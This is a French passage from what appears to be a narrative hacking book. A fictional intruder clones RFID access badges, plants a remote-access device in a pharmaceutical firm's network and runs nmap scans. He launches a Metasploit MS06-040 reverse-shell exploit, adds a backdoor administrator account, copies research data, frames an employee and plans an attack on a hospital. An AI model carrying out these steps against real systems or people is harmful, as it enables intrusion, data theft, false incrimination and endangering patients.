Ils ont tous leurs cartes d'accès RFID (*Radio Frequency IDentification*, identification sur fréquence radio) en évidence, autour du cou sur un cordon ridicule ou sur leurs poches munies d'un clip. "Ça doit être une fierté d'arborer cette carte", se dit Phénix. Il se remémore alors une expérience lors de la Black Hat 07. Il avait vu une présentation sur le manque de sécurité du RFID. Le conférencier avait réussi à copier les informations d'une carte RFID en moins de deux secondes à 1,5 mètre de distance. Il avait ensuite branché à son portable l'appareil qu'il avait utilisé pour copier les informations, connecté un lecteur de cartes RFID USB et exécuté un script Python pour copier les informations sur une carte vierge, ce qui a donc permis de cloner de manière efficace et rapide une carte d'accès à un bâtiment ou une salle à l'insu d'une victime.

Phénix griffonne une note à propos des cartes RFID dans le café et s'intéresse à une femme d'âge mûr qui semble avoir une certaine importance au sein d'Alki. Elle a l'air d'avoir des soucis pour se connecter au réseau WiFi du café. Phénix s'approche pour l'aider :

"Bonjour, vous avez un problème pour vous connecter ? demande-t-il.

– Oui, lui répond la femme séduisante.

– Je peux vous aider", indique Phénix avec un sourire.

Il jette un œil au portable et s'aperçoit que l'interrupteur carte WiFi n'est pas activé. Il rectifie cela discrètement, ouvre une ligne de commande pour lancer `ping` et `traceroute` (principalement pour impressionner la femme). Une fois qu'il a reçu les réponses de **yahoo.com**, il lance Internet Explorer et est accueilli par la page par défaut, celle d'Alki Pharmaceutique.

"Ouah, s'exclame-t-elle. Merci beaucoup !

– Je m'appelle Thomas, au fait, dit Phénix.

– Je m'appelle Linda, et vous venez de me sauver la mise, répond la femme en souriant.

– Pas de problème, dit Phénix.

– J'aurais pu appeler l'assistance, mais les gens de notre service informatique sont des idiots, s'exclame Linda. Ça serait bien d'avoir des gens comme vous capables de résoudre réellement les problèmes.

Linda s'assied et attend la réponse de Phénix.

– Ben, commence Phénix, il paraît que c'est très difficile d'obtenir un poste chez vous.

– Je suis directrice financière d'Alki et vice-présidente de cette entreprise, sourit Linda. Si vous voulez un job et si vous êtes compétent, faites-moi signe.

Phénix réfléchit un moment et répond :

– Je viens généralement ici trois ou quatre fois par semaine. Peut-être que nous pourrons en reparler à l'occasion.

– Je viens ici tous les jours à cette heure-ci, réplique Linda. J'espère vous revoir bientôt. Nous pourrons en parler plus longuement. Je dois récupérer des rapports maintenant que j'ai obtenu l'accès à Internet."

Phénix retourne à sa table, respire profondément, sirote son latte et se dit qu'il a trouvé un énorme filon sans réellement forcer son talent pour l'instant. Pénétrer dans le bâtiment grâce à un entretien d'embauche pourrait s'avérer très précieux pour avoir une idée de l'agencement du complexe et pour évaluer la solidité de la sécurité de l'entreprise. Phénix commence immédiatement à vérifier l'histoire de Linda. Dès qu'elle n'est plus en vue, il démarre Firefox, va sur **www.sec.gov** et clique sur Filing & Forms. La Figure 4.1 illustre **www.sec.gov**, un site où il peut trouver les rapports financiers et autres informations enregistrées par les entreprises cotées en bourse.




Figure 4.1

*Documents d'entreprise enregistrés sur **www.sec.gov**.*

Phénix cherche Alki Pharmaceutique sur la base EDGAR. Il obtient une longue liste de fichiers HTML et texte. Il clique sur le premier fichier HTML et sourit lorsqu'il atteint la section Filed By, signée du nom Linda Becker. Il sait maintenant que Linda est fiable.

Quelques jours plus tard, Phénix retourne au café et attend l'arrivée de Linda. Il a déjà commandé le lecteur de cartes RFID dont il a besoin sur **rfidiot.org**. Son scanner de cartes est bien caché dans la poche de son blouson, il est prêt. La Figure 4.2 montre un scanner de cartes RFID acheté chez **rfidiot.org**.

Figure 4.2
*Scanner de cartes RFID acheté chez **rfidiot.org**.*

Obtenir un accès physique

À ce stade, Phénix sait que l'accès physique sera soit très simple, soit quasi impossible. Armé de son scanner RFID, il espère pouvoir récupérer sans effort les données de la carte d'accès de Linda.

Alors que Phénix envisage de se lever et d'aller remplir de nouveau sa tasse, il voit Linda entrer dans le café. Il se rassied rapidement et attend qu'elle arrive. Elle se dirige tout droit vers Phénix. Avec un grand sourire, elle demande joyeusement :

"Comment allez-vous aujourd'hui, jeune homme ?

– Bien, et vous-même ?" répond Phénix en lui renvoyant son sourire.

Linda sourit et réplique "Grosse journée au bureau, mais en dehors des trucs habituels, tout va bien." Phénix remarque la carte d'accès de Linda attachée à la poche de son pantalon. Il sait, d'après les tests qu'il a menés chez lui sur sa propre carte d'accès, qu'il

doit être à moins de 20 centimètres de la carte de Linda pour que le scanner puisse récupérer les informations. Comme celui-ci est dans la poche inférieure gauche de son blouson, il sait qu'il l'a placé au meilleur endroit.

Phénix se lève et va chercher une chaise pour Linda en espérant que cela le rapprochera suffisamment d'elle. Lorsqu'il passe derrière Linda et tire la chaise, il attend le "bip" de son scanner. Il n'entend rien, ce qui signifie que la copie n'est pas effectuée.

Après avoir écouté Linda expliquer pendant trente minutes à quel point Alki est une entreprise géniale, Phénix lui fait savoir qu'il est intéressé et qu'il voudrait y réfléchir un peu plus. Alors que Linda se lève et que Phénix en fait autant pour lui serrer la main, elle tend ses bras pour une accolade. Phénix se dit : "Ouh la, c'est un peu inapproprié quand même !" Mais son imagination est interrompue par un bip. Bingo ! La carte est copiée. Linda regarde Phénix, étonnée, et lui demande :

"Qu'est-ce que c'était que ça ?

– Oh, juste mon téléphone portable qui me signale que j'ai oublié de le charger hier, répond Phénix calmement.

– Oui, j'ai souvent ce problème aussi", rit Linda.

Alors que Phénix quitte le café et regarde par-dessus son épaule Linda partir dans l'autre direction, il pense : "Ouah, ce fichu truc a vraiment marché !" Une heure plus tard, Phénix est à peine entré dans son appartement qu'il sort le scanner de sa poche et le branche sur le port série de son portable. Phénix ouvre un terminal sur son portable et lance le script Python pour y extraire le contenu de l'appareil. Il branche alors son lecteur de cartes et y place une carte vierge. Il lance alors un autre script Python qui écrit la carte extraite sur la carte vierge.

Au même moment, Kate appelle. Phénix écoute ses plaintes à propos de son boulot et raccroche rapidement. Il débranche son équipement, éteint son portable et va boire un verre dans un bar voisin. Il est maintenant prêt à accepter l'invitation de Linda de visiter le complexe. Cela sera crucial : il doit savoir ce que la carte d'accès de Linda lui ouvrira comme portes. Il prévoit aussi d'avoir son scanner de RFID sur lui pour pouvoir récupérer d'autres données de cartes s'il en a l'occasion. Ce qui suit est, en provenance du projet open-source **rifidiot.org**, le programme permettant de lire la puce RFID :

```
$ ./readtag.py
readtag v0.1b (using RFIDIOt v0.1p)
Reader: ACG MultiISO 1.0 (serial no: 34060217)
ID: E01694021602D1E8
Data:
```

```
Block 00: 6D40F80000000000
Block 01: FFF0782201E87822
Block 02: 00000083000000B3
Block 03: 000000E300000000
Block 04: 0000000000000000
Block 05: 0000000000000000
Block 06: 0000000000000000
Block 07: 0000000000000000
Block 08: 0000000000000000
Block 09: 0000000000000000
Block 0a: 0000000000000000
Block 0b: 0000000000000000
Block 0c: 0000000000000000
Block 0d: 0000000000000000
Block 0e: 0000000000000000
Block 0f: 0000000000000000
Block 10: 0000000000000000
Block 11: 0000000000000000
Block 12: 0000000000000000
Block 13: 0000000000000000
Block 14: 0000000000000000
Block 15: 0000000000000000
Block 16: 0000000000000000
Block 17: 0000000000000000
Block 18: 0000000000000000
Block 19: 0000000000000000
Block 1a: 0000000000000000
Block 1b: 0000000000000000
Block 1c: 0000000000000000
Block 1d: 0000000000000000
Block 1e: 0000000000000000
Block 1f: 0000000000000000
Block 20: 0000000000000000
Block 21: 0000000000000000
Block 22: 0000000000000000
Block 23: 0000000000000000
Block 24: 0000000000000000
```

Le lendemain, alors que Phénix attend Linda, il est gagné par la nervosité. Il la réprime lorsqu'il voit sa chevelure blonde et sa silhouette élégante passer le coin de la rue pour entrer dans le café. Linda s'assied après ses salutations pétillantes habituelles et Phénix lui indique immédiatement qu'il est intéressé et qu'il aimerait visiter le complexe quand cela lui conviendra. Ravie de cette nouvelle, Linda propose rapidement : "Et pourquoi pas demain ?" Phénix accepte et ils planifient un rendez-vous pour 15 heures.

Lorsque Phénix entre dans le campus et se dirige vers l'entrée principale, il remarque que cette partie du complexe ne requiert pas d'autorisation pour entrer. Alors qu'il se

dirige vers le bureau de la sécurité pour demander Linda, il est surpris de la voir sortir de l'un des ascenseurs. Avec son large sourire habituel, elle se dirige vers Phénix :

"Bonjour, dit-elle d'une voix joyeuse.

– Bonjour, répond Phénix. Linda lui serre la main et le conduit à un des ascenseurs. Je crois que nous allons commencer par le service informatique, s'exclame-t-elle. On improvisera pour le reste."

Phénix regarde l'indicateur d'étage de l'ascenseur et remarque qu'ils sont déjà au septième étage.

Ils sortent de l'ascenseur devant un panneau marqué Service Informatique. Tandis que Phénix et Linda font le tour du service, Phénix remarque que la carte d'accès de Linda ouvre toutes les portes de l'étage. Il l'interroge à propos de sa carte et sur les accès qu'il aurait s'il entrait dans l'entreprise. Linda lui explique qu'elle-même et cinq autres personnes ont des cartes qui ouvrent presque toutes les portes du campus. "L'une de ces cartes est attribuée au gardien prestataire qui entretient le bâtiment la nuit", ajoute-t-elle. Elle dit à Phénix que sa carte à lui n'aura pas le même type d'accès, mais que s'il travaillait dur, il pourrait avoir un jour le même niveau de confiance et d'accès dans l'entreprise. Phénix ricane intérieurement à ce commentaire.

Pendant qu'ils visitent l'étage, Phénix s'assure de noter chaque personne qu'il rencontre et l'ordre dans lequel il rencontre ces personnes. Il note également leur position et leur titre. Il a en effet modifié le scanner RFID pour lui adjoindre une antenne plus puissante. Il peut maintenant lire une carte à un petit mètre de distance. Lorsqu'il est présenté aux gens, il s'assure qu'il est suffisamment près pour scanner les badges car ils l'ont tous bien en vue. Phénix se dit : "Il doit y avoir une politique d'entreprise idiote qui impose que les badges soient visibles." Une fois la visite terminée, Phénix remercie Linda et lui promet de l'appeler plus tard dans la semaine.

Il rentre chez lui et commence à transférer les données des cartes qu'il a scannées et à associer les données aux noms et titres de la liste qu'il a créée. En tout, il a récupéré quinze identités. Il étiquette les cartes vierges qu'il a achetées. Phénix est désormais prêt à effectuer la tâche ardue de récupérer les données demandées par M. Dobbs. Il envisage d'entrer dans le bâtiment et d'accéder au local réseau. Il pourra ensuite accéder au bâtiment grâce aux autorisations de quelqu'un d'autre, trouver l'endroit où sont stockées les données de recherche sensibles, en faire des copies et sortir. Puis il lancera une attaque sur l'hôpital voisin en faisant remonter toutes les pistes à sa cible, Alki Pharmaceutique.

Phénix décide d'utiliser les identités de Linda et de l'un de ses ingénieurs système, Arnaud, comme points d'entrée et cible. Il embarque quelques objets de son bureau. Parmi ces objets se trouvent un miniportable qui contient le système d'exploitation hôte Windows XP, VMWare pour lancer une ISO personnalisée du *live CD* Knoppix, un modem 3G intégré et une carte réseau Ethernet intégrée. Le plan de Phénix est d'accéder au bâtiment, d'y brancher son portable et de prier les cyber-dieux pour obtenir une adresse IP *via* DHCP (*Dynamic Host Configuration Protocol*, protocole de configuration dynamique des hôtes). Puis il se connectera à Internet grâce à son modem 3G, activé par les informations de compte fournies par M. Dobbs. Il se connectera ensuite au service GoToMyPC sur lequel il a ouvert un compte d'essai avec une adresse Hotmail utilisant l'adresse de Linda à Alki comme adresse secondaire. Lorsque vous ouvrez un compte Hotmail, vous pouvez indiquer une adresse secondaire pour les réinitialisations de mot de passe et autres opérations administrateur. Phénix crée le compte au nom d'Arnaud et lui associe l'adresse à Alki de Linda. Ainsi, si le compte Hotmail fait l'objet d'une enquête, et si l'enquêteur va jusqu'à demander un mandat à un juge pour obtenir les informations associées au compte, il supposera que le compte a été ouvert par Linda, ce qui l'impliquera dans l'attaque. Phénix se rend compte que c'est une opération risquée, mais son temps est compté. Par ailleurs, si quelqu'un rassemble toutes les pièces du puzzle, ce sera une preuve de plus désignant une attaque venant de l'intérieur. Phénix sait qu'il vaut mieux entrer entre 19 et 20 heures. C'est l'heure à laquelle les gardiens externes commencent leur service. Il prévoit aussi de prendre son scanner RFID : cloner la carte d'accès du gardien serait un bonus intéressant.

Il est 18 heures. Phénix retourne au complexe Alki. Il entre par la grande porte. Un regard rapide au bureau de la sécurité lui confirme que le type qui s'y trouve se fiche des entrées et sorties. Il ne daigne même pas lever le nez du magazine qu'il est en train de lire. "Il a probablement l'habitude de voir beaucoup de monde", se dit Phénix.

Il arrive aux ascenseurs et appuie sur le bouton pour en appeler un. Immédiatement, les portes les plus proches de lui sonnent et s'ouvrent. Phénix entre dans l'ascenseur et appuie sur le bouton du septième étage. Il est surpris de voir que rien ne se passe. Après un bref instant de réflexion, Phénix sort le clone de la carte de Linda de sa poche et l'approche du lecteur de cartes de l'ascenseur. La petite lumière rouge du lecteur passe au vert. Phénix appuie de nouveau sur le bouton 7, les portes se ferment et l'ascenseur monte. Phénix s'arrête au septième étage et se dirige vers le local réseau. Il arrive à la porte, passe le clone de la carte de Linda, et l'indicateur passe du rouge au vert. Phénix saisit la poignée de la porte et la tourne : la porte s'ouvre. Phénix se dit : "Je suis

toujours surpris que ces gens n'aient pas de système biométrique en place." Phénix se dirige vers une armoire de commutateurs. Les administrateurs ont groupé et étiqueté les armoires de façon logique.

Il identifie rapidement le groupe de commutateurs étiqueté R&D. Cinq ports sont libres. Phénix sort un câble Ethernet CAT6 gris de son sac, le branche sur un port libre, branche l'autre extrémité à son miniportable et allume ce dernier. Phénix démarre son portable. Windows XP se charge. Il se connecte, lance VMWare et y démarre un CD de Knoppix avec tous ses outils précompilés. Phénix revient à son système hôte (Windows XP), ouvre une invite de commande et y tape `ipconfig /all`. La sortie sur son écran lui indique qu'il a obtenu une adresse du serveur DHCP. Il retourne sous VMWare et voit que Knoppix a démarré avec succès. Il ouvre une console et tape `ifconfig`. Knoppix a aussi obtenu l'adresse IP 10.0.0.6. Il retourne au système hôte, démarre le logiciel de connexion de son modem 3G et son GoToMyPC préinstallé lui indique qu'il est connecté à Internet.

Phénix grimpe sur une chaise, pose son mini-PC au-dessus de tous les commutateurs, connecte son alimentation sur une des nombreuses prises libres, attrape son sac et se dirige vers la porte. Alors qu'il s'apprête à sortir de la pièce, il se retourne pour vérifier que rien ne semble suspect. Phénix remarque trois points d'accès Linksys qui traînent sur une caisse. Tous ont une étiquette d'inventaire d'Alki. Phénix en jette un dans son sac à dos et reprend son chemin en pensant : "De toute façon, ils ne s'en apercevront même pas, cet endroit est un vrai foutoir." Il sort et retourne à l'ascenseur. Quelques minutes plus tard, il se traîne péniblement dans la rue devant le bâtiment qui mène à la gare. Phénix emprunte les escaliers et arrive sur le quai juste à temps pour avoir le train. Une fois assis, il se rend compte que l'adrénaline et l'anxiété vont l'empêcher d'attendre d'être à la maison pour vérifier son installation. Phénix ouvre son sac, sort son portable et l'ouvre. L'écran s'anime rapidement tandis que l'ordinateur sort d'hibernation. Phénix saisit son nom d'utilisateur et son mot de passe. Il insère sa carte 3G dans le port PC Express et double-clique sur l'icône de connexion sans-fil du bureau. Le logiciel client se lance et Phénix clique sur le bouton Connexion. Le processus d'authentification semble se mettre en route ; l'indicateur finit par passer au statut Connecté.

Phénix démarre Firefox et se connecte à **www.gotomypc.com**. Il saisit son nom d'utilisateur (l'adresse Hotmail) et son mot de passe. Une fois identifié, il clique sur le bouton Computers et laisse échapper un petit cri en voyant que la machine qu'il a mise en place est en ligne. Phénix ferme son portable et le range dans son sac.

Exécuter les attaques

Lorsque Phénix rentre chez lui trente minutes plus tard, il se met rapidement au travail. Il démarre son portable et branche l'alimentation. Au moment où l'écran s'allume, Phénix fait une courte pause pour réfléchir aux erreurs qu'il aurait pu commettre. Mais il se raisonne vite : "La seule preuve de ma présence serait que quelqu'un récupère le miniportable chez Alki avant que je ne puisse le récupérer moi-même." Il est convaincu qu'il récupérera le portable bien avant que quiconque à Alki ne se rende compte de la situation. Il connecte son portable au câble Ethernet qui traîne sur son bureau et rafraîchit la page GoToMyPC qu'il a ouverte dans le train. Celle-ci lui indique qu'il a été déconnecté en raison de son inactivité. Phénix saisit de nouveau l'adresse électronique et le mot de passe. Une fois authentifié, il reclique sur le bouton Computers et est ravi de voir sa machine d'attaque en ligne et en attente de sa connexion. Phénix clique sur le bouton Connect, saisit son code d'accès et, comme par magie, le bureau de son mini-PC apparaît sur l'écran. Phénix accède immédiatement au VMWare qui tourne sur le mini-PC et à la console qu'il avait ouverte dans la machine virtuelle. Il se met aussitôt au travail avec Nmap. Phénix tape la commande suivante :

```
nmap 10.0.0.0/24
```

Les résultats partiels sont illustrés ci-après :

```
Starting Nmap 4.60 ( http://nmap.org ) at 2008-12-06 19:38 GMT
All 1715 scanned ports on 10.0.0.6 are closed
Interesting ports on 10.0.0.14:
Not shown: 1700 closed ports
PORT        STATE   SERVICE
25/tcp      open    smtp
53/tcp      open    domain
80/tcp      open    http
100/tcp     open    newacct
135/tcp     open    msrpc
139/tcp     open    netbios-ssn
445/tcp     open    microsoft-ds
1025/tcp    open    NFS-or-IIS
1026/tcp    open    LSA-or-nterm
1029/tcp    open    ms-lsa
1030/tcp    open    iad1
1032/tcp    open    iad3
1033/tcp    open    netinfo
1433/tcp    open    ms-sql-s
12345/tcp   open    netbus
MAC Address: 00:0C:29:C0:BA:A0
Nmap done: 256 IP addresses (7 hosts up) scanned in 41.691 seconds
```

Phénix obtient exactement ce qu'il voulait : toutes les machines du réseau et les ports sur lesquels elles écoutent sont dans la liste. Phénix y trouve une machine intéressante à l'adresse 10.0.0.14. Phénix se dit : "Je n'ai pas le temps de faire dans la discrétion ou la finesse. De toute façon, de ce que j'ai vu, ces types ne sauront jamais ce qu'il s'est passé." Ses pensées quant à la négligence des administrateurs sont interrompues par ce qu'il aperçoit à l'écran. Il voit, dans les ports ouverts, un hôte qui lui semble familier. Cela lui revient : pendant sa recherche d'informations, Phénix a découvert que le serveur du logiciel de R&D fonctionnait sur le port 12345. Il vient probablement d'identifier le serveur qui contient les données sensibles qu'il doit obtenir.

Phénix passe à l'étape suivante logique et lance Nmap sur l'hôte qu'il suspecte de contenir les données sensibles. Il doit maintenant identifier le système d'exploitation qui fonctionne sur le serveur. Il ne cherche pas vraiment à être discret à l'heure qu'il est, mais son instinct naturel revient et il choisit de lancer la commande sur un port unique. Il choisit le port intéressant identifié dans le résultat précédent et lance la commande suivante, dans laquelle `-A` indique à Nmap de détecter le système d'exploitation (sous Linux) et `-p` définit un port :

```
nmap -A 10.0.0.14 -p 12345
```

Il obtient les résultats suivants :

```
Starting Nmap 4.60 ( http://nmap.org ) at 2008-12-06 19:54 GMT
Interesting ports on 10.0.0.14:
PORT          STATE   SERVICE    VERSION
12345/tcp     open    netbus     NetBus trojan 1.70
MAC Address: 00:0C:29:C0:BA:A0
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server
2003, Microsoft Windows XP SP2
Network Distance: 1 hop
Service Info: OS: Windows
OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 15.744 seconds
```

La détection du système d'exploitation réduit les possibilités à Windows XP SP2 ou à Windows 2003 Server. Phénix retourne à son scan de ports précédent et examine les autres ports ouverts sur l'hôte 10.0.0.14. Il voit que les ports du service d'annuaire sont ouverts et suppose qu'il doit s'agir de Windows 2003 Server. Phénix se souvient avoir lu un message sur le forum du fournisseur du logiciel indiquant que les connexions se

coupaient régulièrement sans raison apparente. La solution semblait être (d'après le fil de discussion) de supprimer le Service Pack 1 de l'installation de Windows 2003 Server. Phénix espère que le SP1 est toujours désinstallé. Au vu des commentaires que Linda faisait sur son service informatique, Phénix n'est pas étonné que la suppression des Service Packs ait été considérée comme une solution acceptable. Phénix réfléchit quelques instants. Il ouvre la page **http://www.microsoft.com/france/securite/** et cherche les failles comblées par les différents Service Packs. Il finit par trouver le bulletin de sécurité MS06-40, décrivant une faille qui tire avantage de netapi32.dll et exploitable sur Windows 2003 Server sans SP1 et sans correctifs de sécurité. Phénix démarre Metasploit et saisit la commande suivante, qui lui affiche une liste des exploits disponibles :

```
show exploits
windows/smb/ms04_011_lsass            Microsoft LSASS Service
DsRolerUpgradeDownlevelServer Overflow
windows/smb/ms04_031_netdde            Microsoft NetDDE Service Overflow
windows/smb/ms05_039_pnp               Microsoft Plug and Play Service
                                       Overflow
windows/smb/ms06_025_rasmans_regMicrosoft RRAS Service RASMAN
                                       Registry Overflow
windows/smb/ms06_025_rras              Microsoft RRAS Service Overflow
windows/smb/ms06_040_netapi            Microsoft Server Service
                                       NetpwPathCanonicalize Overflow
windows/smb/ms06_066_nwapi             Microsoft Services MS06-066
                                       nwapi32.dll
windows/smb/ms06_066_nwwks             Microsoft Services MS06-066
                                       nwwks.dll
windows/smb/ms08_067_netapi            Microsoft Server Service Relative
                                       Path Stack Corruption
windows/smb/msdns_zonename             Microsoft DNS RPC Service
extractQuotedChar() Overflow (SMB)
windows/smb/psexec                     Microsoft Windows Authenticated
                                       User
    Code Execution
```

Phénix voit qu'il existe un exploit développé pour tirer parti de cette vulnérabilité. Il tape la commande suivante pour charger l'exploit :

```
use windows/smb/ms06_040_netapi
```

L'invite de commande de Metasploit change pour indiquer que l'exploit SMB est chargé.

```
msf exploit(ms06_040_netapi) >
```

Phénix fait suivre cette commande d'une série d'autres commandes qui chargent un exploit qui, s'il fonctionne, lui donnera un accès en ligne de commande au serveur cible. Il définit également des paramètres tels que l'adresse IP cible et celle de la machine attaquante, et ordonne au programme de lancer l'exploit. Il saisit les commandes suivantes :

```
set PAYLOAD generic/shell_reverse_tcp [entrée]
set RHOST 10.0.0.14 [entrée]
set LHOST 10.0.0.6 [entrée]
```

Une fois ces paramètres saisis, l'invite de commande Metasploit de Phénix ressemble à ce qui suit :

```
msf > use windows/smb/ms06_040_netapi
msf exploit(ms06_040_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms06_040_netapi) > set RHOST 10.0.0.14
RHOST => 10.0.0.14
msf exploit(ms06_040_netapi) > set LHOST 10.0.0.6
LHOST => 10.0.0.6
```

Phénix tape Entrée après avoir saisi la commande `exploit` et obtient l'écran suivant :

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

Phénix a obtenu un accès au système cible *via* la ligne de commande. Il est maintenant connecté avec les privilèges Système Local, soit plus de droits encore que le compte Administrateur.

Phénix sent l'excitation familière d'un exploit réussi. Il commence immédiatement à se créer une porte d'entrée pour ses propres besoins. Il crée un compte et l'ajoute au groupe d'administrateurs locaux avec les commandes suivantes :

```
C:\WINDOWS\system32>net user linda alki$$ /ADD
La commande s'est terminée correctement.
C:\WINDOWS\system32>net localgroup administrateurs linda /ADD
La commande s'est terminée correctement.
C:\WINDOWS\system32>
```

La première commande, `net user`, crée un compte *linda* avec le mot de passe *alki$$*. La seconde commande, `net localgroup`, ajoute le compte linda au groupe des administrateurs locaux.

Phénix voit que les deux commandes se sont terminées avec succès. Il essaie donc immédiatement de se connecter au serveur. Il sait, grâce au scan Nmap, que le bureau

distant est activé. Il choisit donc de se connecter par ce biais. Il ouvre le menu Démarrer > Tous les programmes > Accessoires de son ordinateur et clique sur l'icône Connexion Bureau à distance. Il saisit l'adresse IP du serveur R&D et le nom d'utilisateur qu'il vient de créer (linda). La Figure 4.3 illustre la connexion au bureau à distance.




Figure 4.3
Connexion au bureau à distance.

Après avoir cliqué sur le bouton Connexion, Phénix saisit le mot de passe qu'il a attribué (alki$$) et il est accueilli par le bureau du serveur R&D. Il clique immédiatement sur Poste de travail en haut de l'écran pour voir comment sont agencées les partitions. Il n'y en a que deux : C et D. Un examen rapide confirme la première impression de Phénix. C'est une configuration classique : C pour le système et les programmes, D pour les données sensibles. Le lecteur D est une partition de 120 Go. Cela prendra un certain temps, mais Phénix sait qu'il doit copier les données vers le disque externe connecté à l'ordinateur qu'il a mis en place chez Alki. Au vu de la structure des répertoires, il semble que tous les chercheurs partagent des informations en les récupérant et

en les envoyant au même endroit. Le tout ressemble à un amas de documents, résultats de tests, formules, etc. Il semble que le logiciel onéreux acheté par Alki ne soit rien de plus qu'un système de gestion de documents un peu complexe.

Phénix réduit l'écran du bureau à distance et revient à son système hôte. Il ouvre le Poste de travail et partage le disque externe sur le réseau. Il active toutes les permissions pour tous les utilisateurs. Il revient au bureau à distance, ouvert sur le serveur R&D. Il clique sur Démarrer > Exécuter et saisit l'adresse IP de sa machine d'attaque (à laquelle il est connecté *via* GoToMyPC) et une fenêtre de l'Explorateur s'ouvre, lui présentant son disque externe. Phénix se dit : "La copie va être longue. Ça serait bien plus rapide si je pouvais copier directement sur la machine d'attaque." Ce n'est cependant pas possible : l'ordinateur qu'il utilise à ces fins ne dispose que de 30 Go de disque dur.

Phénix sait que Windows a souvent des problèmes pour copier de gros volumes de données *via* un partage réseau. Il lance donc Démarrer > Tous les programmes > Accessoires > Outils système > Utilitaire de sauvegarde. Il lance l'assistant de sauvegarde, choisit le lecteur D entier comme source, et le disque externe attaché à son portable comme destination. Il accepte le reste des paramètres par défaut et clique sur le bouton Terminé. La sauvegarde commence et affiche rapidement une estimation de la durée totale de l'opération : neuf heures. Phénix soupire de soulagement et commence à réfléchir à l'attaque qu'il pourrait lancer contre l'hôpital en face d'Alki. C'est à ce moment que l'existence du point d'accès qu'il a volé chez Alki lui revient en mémoire. "Je n'ai qu'à aller l'installer quelque part sur le réseau de l'hôpital. Ensuite je pourrai faire quelques dégâts", se dit-il.

Organiser la panne à l'hôpital

Phénix a neuf heures à tuer pendant le transfert des données du service R&D, il décide donc de retourner dans la zone d'Alki et d'y mener quelques recherches. Il prévoit de visiter l'hôpital et ses alentours pour évaluer la difficulté de l'attaque qu'il doit y lancer. Il est un peu plus de 21 heures, ce qui réduit le risque d'embouteillages. Il décide donc d'y aller en voiture.

Alors que Phénix se dirige vers sa voiture, son portable "spécial" vibre dans sa poche. Phénix plonge la main dans sa poche et attrape le téléphone en montant dans sa voiture. Il l'ouvre et répond :

"Allô ?

– Comment se présente le projet ? demande M. Dobbs sèchement.

– J'ai presque fini, répond Phénix.

– Je suis impressionné, ça ne fait que quelques jours, dit M. Dobbs d'un ton légèrement plus relâché.

– Il faut dire que vous ne m'avez pas vraiment laissé le choix avec votre message menaçant. Je n'apprécie pas vraiment les menaces à l'encontre de ma copine d'ailleurs.

Phénix sent le sang lui monter aux joues.

– Calme-toi, je n'étais pas sérieux, lui répond M. Dobbs. Par contre, je suis sérieux sur le montant qu'on te paie."

L'instinct de Phénix lui souffle que M. Dobbs était on ne peut plus sérieux. "Comme vous voulez, répond Phénix. Je devrais avoir terminé dans quelques jours maximum. Si vous me donnez un numéro de téléphone, je vous appellerai quand…". Phénix entend un clic, suivi de la tonalité. Dobbs lui a raccroché au nez. "Quel crétin pompeux !" s'exclame-t-il en passant la première et en sortant de sa résidence.

Il ne lui faut que quinze minutes pour arriver à l'hôpital. Phénix a embarqué le point d'accès d'Alki et un autre mini-PC dans un sac. Il ne prévoit pas vraiment de les mettre en place ce soir, mais il refuse de laisser passer l'opportunité si elle se présente. Phénix entre dans l'hôpital par la salle d'attente des urgences. Pendant qu'il la traverse, il remarque qu'elle est pleine de gens atteints de toutes sortes de maux et de gens qui attendent d'autres personnes. "Ils ont l'air complètement débordés ici, il me sera peut-être très facile de mettre mon matériel en place", pense-t-il aussitôt.

